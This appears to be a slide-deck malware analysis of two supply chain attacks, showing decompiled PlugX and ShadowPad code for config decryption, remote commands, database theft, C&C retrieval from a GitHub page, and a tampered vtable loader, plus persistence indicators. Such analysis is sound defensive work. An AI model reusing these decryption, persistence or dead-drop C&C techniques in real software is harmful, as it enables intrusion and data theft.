
Case Study

Supply Chain Attack

Case Study : Supply Chain Attack



Case A : Overview



Case A : Certificate Signing



Case A : PlugX Malware



Address	Hex dump	ASCII
10070910	B9 3A 10 00 C7 FE 22 BD 39 24 BA 22 E4 D6 2E 92	計. 密R計. 助.
10070920	14 86 00 05 8D 14 26 5C AB 70 4B FB 4E 3D 8B 1F	計. 密R計. 助.
10070930	15 70 D9 B4 19 01 26 30 01 9E 54 3E 60 83 0E 9A	計. 密R計. 助.
10070940	05 D0 F5 6E 82 F9 30 FE C5 A3 C9 FD 6E 1B 54 DE	計. 密R計. 助.
10070950	A2 F4 B8 26 D2 B0 A3 2C 53 9A D8 62 1F FD 17 1D	計. 密R計. 助.
10070960	FC 4B 54 04 E1 30 0C F0 78 E6 DB 55 84 6D 02 C2	計. 密R計. 助.

Address	Hex dump	ASCII
10070FAC	38 55 30 88 74 24 94 F7 5A 3C 8D F1 F1 3C E5 29	計. 密R計. 助.
10070FBC	CD 4E 44 A6 96 FB 5D 72 52 42 CB E2 3D CT AC CD	計. 密R計. 助.
10070FCC	93 69 F5 19 33 6B 42 28 55 03 A8 CA A3 87 C3 EC	計. 密R計. 助.
10070FDC	E1 C5 81 6D 12 23 17 13 30 8D 81 C1 D8 0B E9 AC	計. 密R計. 助.
10070FEC	FE DC 4C EB 68 41 E0 4D 23 26 84 F1 3F A4 5D 4C	計. 密R計. 助.
10070FFC	37 FE 44 F9 63 C4 28 6A 15 24 59 BA D6 E2 A7 03	計. 密R計. 助.
1007100C	5F CC A6 AB 6C 28 27 30 99 45 24 53 9C 64 73 78	計. 密R計. 助.
1007101C	92 CF 1A BA 68 C2 E7 27 C5 ED 25 AC 5D EF 96 59	計. 密R計. 助.
1007102C	A7 23 E1 C5 2K 8F 94 1F 90 92 FB E7 8C C5 83 4F	計. 密R計. 助.
1007103C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Address	Hex dump	ASCII
10070910	31 9C EC 4C B9 3A 10 00 E8 03 00 00 01 00 20 00	計. 密R計. 助.
10070920	6E 61 74 65 7F 6F 21 64 75 61 6D 6C 69 76 65 2E	計. 密R計. 助.
10070930	63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00	計. 密R計. 助.
10070940	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10070950	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10070960	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10070FAC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10070FBC	77 69 6E 73 76 63 66 73 00 00 00 00 00 00 00	winvcofs.....
10070FCC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10070FDC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10070FEC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10070FFC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1007100C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1007101C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1007102C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1007103C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00



```

v0 = decoding_sub_10004E10(&v19, &unk_10024508, 9, 0x763ED3BA, &unk_1007076C); // XXXXXXXX
v1 = -(memcmp_sub_1000660F(&Origin_Binary_dword_10070910, *v0, 8) != 0);
And_sub_10004F69(&v19);

```

Check String "XXXXXXXX" and Decrypt Date

```

if ( v10 != dword_10070914 )
{
    v11 = decode_(&v12, &unk_1002454C, 16, 0x1FC1D09C, &unk_100706EC); // CONFIG-DESTORY!
    sub_1001C2B2(*v11); // messageboxA
    sub_10004F69();
}

```

Case A : PlugX Malware




Remote Control Commands

```
40
{
while ( 1 )
{
result = sub_1001DFD5(Command_, -1);
if ( result )
return result;
v6 = *(Command_ + 4);
if ( v6 > 0x6000 )
{
if ( v6 > 0x9005 )
{
if ( v6 > 0xB000 )
{
v71 = v6 - 49152;
if ( !v71 )
{
result = SQL_api_call(Command_, a1);
goto LABEL_139;
}
}
}
v72 = v71 - 4096;
if ( !v72 )
{
result = TCP_conn_info(Command_, a1);
goto LABEL_139;
}
}
v73 = v72 - 2;
if ( !v73 )
{
result = sub_1000896E(Command_, a1);
goto LABEL_139;
}
}
if ( v73 == 2 )
{
result = sub_10008212(a1);
goto LABEL_139;
}
}
}
```

Command for DB leakage

```
v2 = a1;
OutputHandle = 0;
hdbc = 0;
v9 = 0x54F;
LOWORD(v12) = 0;
if ( SQLAllocHandle(1, 0, &OutputHandle) & 0xFFFE )
{
sub_100106C6(v2, 0xC000, a2, 0x54F);
v12 = (v12 << 12);
ABEL_7:
(sub_100105F5)(a2);
goto LABEL_18;
}
if ( SQLSetEnvAttr(OutputHandle, v5, v6, v7) & 0xFFFE )
{
sub_100106C6(v2, 0xC000, a2, 0x54F);
LOWORD(v12) = v12 >> 3;
goto LABEL_7;
}
if ( SQLAllocHandle(2, OutputHandle, &hdbc) & 0xFFFE )
{
sub_100106C6(v2, 0xC000, a2, 0x54F);
LOWORD(v12) = v12 >> 14;
goto LABEL_7;
}
if ( SQLDriverConnectW(hdbc, v2 + 4, v8, 0x54F, OutputHandle, hdbc, v12, savedregs) & 0xFFFE )
{
sub_100106C6(v2, 0xC000, a2, 0x54F);
LOWORD(v12) = v12 - 0x2B8C;
OutputHandle = 2;
(sub_100105F5)(a2);
}
```


Case B : Overview





Case B : Plug X malware

- The first malware(PlugX) was infected: 2017.03.31
- The Second malware(ShadowPad) was distributed: 2017.07.18



Case B : Plug X malware

```
GetData_sub_C62AB8(&Decoded_binary);  
if ( *Decoded_binary == 'X' && Decoded_binary[1] == 'X' && Decoded_binary[2] == 'X' && Decoded_binary[3] == 'X'  
  
if ( size > 0 )  
{  
    u7 = out;  
    do  
    {  
        First4Byte__ = 0x13379C8 * First4Byte__ ^ 0x5397FC2;  
        u5 = 0x13 * u5 - 0x17;  
        *u7 = u7[buf - out] ^ (First4Byte__ - u5);  
        ++u7;  
        --size_;  
    }  
    while ( size_ );  
}
```

Check String "XXXX" and Decrypt Data

Decrypt

```
???????.???...^..Y.r.r|.r|...$bMXf3h10Fr0...Uf8s1k  
.20170317.https://markhed...in.github.io/index.html.%Progra...  
mData%#Test#.SOFTWARE#Microsoft...?W?ows#CurrentVersion#Run."&  
S%Svc|H.|^% +?Service;.w?ir%#system32#svcl. 3lost.ex#-explore  
r?
```

bMXf3h10FrOUf8s1k - ID

20170317 - PlugX Version

<https://markhedin.github.io/index.html> - URL to get additional C&C

%ProgramData%\Test\ - path to copy file

SOFTWARE\Microsoft\Windows\CurrentVersion\Run – registry path to run automatically

Test – registry name

TestSvc – service name

Windows Service – service description

%windir%\system32\svchost.exe – target for injection

%windir%\explorer.exe

Case B : Plug X malware



Github committed on 17 Mar 2017 1 parent 90bed86 commit 2b1ed1

Showing 1 changed file with 1 addition and 1 deletion

```
<!--[2yma0k313cx5qyrz1ir1s051Ar512Ea]-->
<!--[5y2x0X3w0q0855scv0pry:ggonw0]-->
```

54 54 </div>
55 55 <script src="javascripts/scale.fix.js"></script>
56 56
57 - <!--[2yma0k313cx5qyrz1ir1s051Ar512Ea]-->
57 + <!--[5y2x0X3w0q0855scv0pry:ggonw0]-->
58 58 <!--02KSL0w0P0A1s0H508A1m1n0d0g26C0P70t05gpdg/y3/F40/D40qfnd/D40qfx/CAH/BCg0035-->
59 59
60 60 </body>

```
if ( size > 0 || (start_ = strlen(buf), start_ > 0) )
{
    while ( 1 )
    {
        start = start_ - 1;
        if ( start_ - 1 < 0 )
            break;
        while ( 1 )
        {
            if ( *(start + buf) == '{' )
            {
                end = start;
                if ( start < start_ )
                    break;
            }
        }
        LABEL_8:
        if ( --start < 0 )
            return 0x1000;
    }
    while ( *(end + buf) != '}' )
    {
        if ( ++end >= start_ )
            goto LABEL_8;
    }
    start_ = start + 1;
    if ( fsub_1361820(end - start - 1, (start + buf + 1), out_) )
        return 0;
}
```

Parse {} and get C&C server

Case B : Code Tampering




Normal code

```
.rdata:1000F6A8      dd offset ??_EafxModuleState@@YAXXZ ;
.rdata:1000F6AC      dd offset sub_1000EA60
.rdata:1000F6B0      dd offset sub_1000EA80
.rdata:1000F6B4      dd offset sub_1000EAA0
.rdata:1000F6B8      dd offset sub_1000EAC0
.rdata:1000F6BC      dd offset sub_1000EAE0
.rdata:1000F6C0      dd offset sub_1000EB00
.rdata:1000F6C4      dd offset sub_1000EB10
.rdata:1000F6C8      dd offset sub_1000EB20
.rdata:1000F6CC      dd offset sub_1000EB30
.rdata:1000F6D0      dd offset sub_1000EB40
```

Code Tampering

```
.rdata:1000F69C      dd offset ??_EafxModuleState@@YAXXZ ;
.rdata:1000E6A8      dd offset MaliciousCode sub_1000E600
.rdata:1000F6A4      dd offset sub_1000E510
.rdata:1000F6A8      dd offset sub_1000E530
.rdata:1000F6AC      dd offset sub_1000E550
.rdata:1000F6B0      dd offset sub_1000E570
.rdata:1000F6B4      dd offset sub_1000E590
.rdata:1000F6B8      dd offset sub_1000E5B0
.rdata:1000F6BC      dd offset sub_1000E5C0
.rdata:1000F6C0      dd offset sub_1000E5D0
.rdata:1000F6C4      v2 = this;
.rdata:1000F6C8      hAlloc = VirtualAlloc(0, 64328u, 0x1000u, 0x40u);
.rdata:1000F6CC      v5 = byte_1000F718[0]; // 0CF56F204h
.rdata:1000F6D0      for ( i = 0; i < 64324; ++i )
{
  *(hAlloc + i) = v5 ^ *(byte_1000F718[1] + i);
  v5 = 0xC98ED351 * ((v5 >> 16) + (v5 << 16)) - 0x57A25E37;
}
if ( hAlloc(0) < 0x1000 )
  MessageBoxA(0, "###ERROR###", 0, 0);
return v2;
```

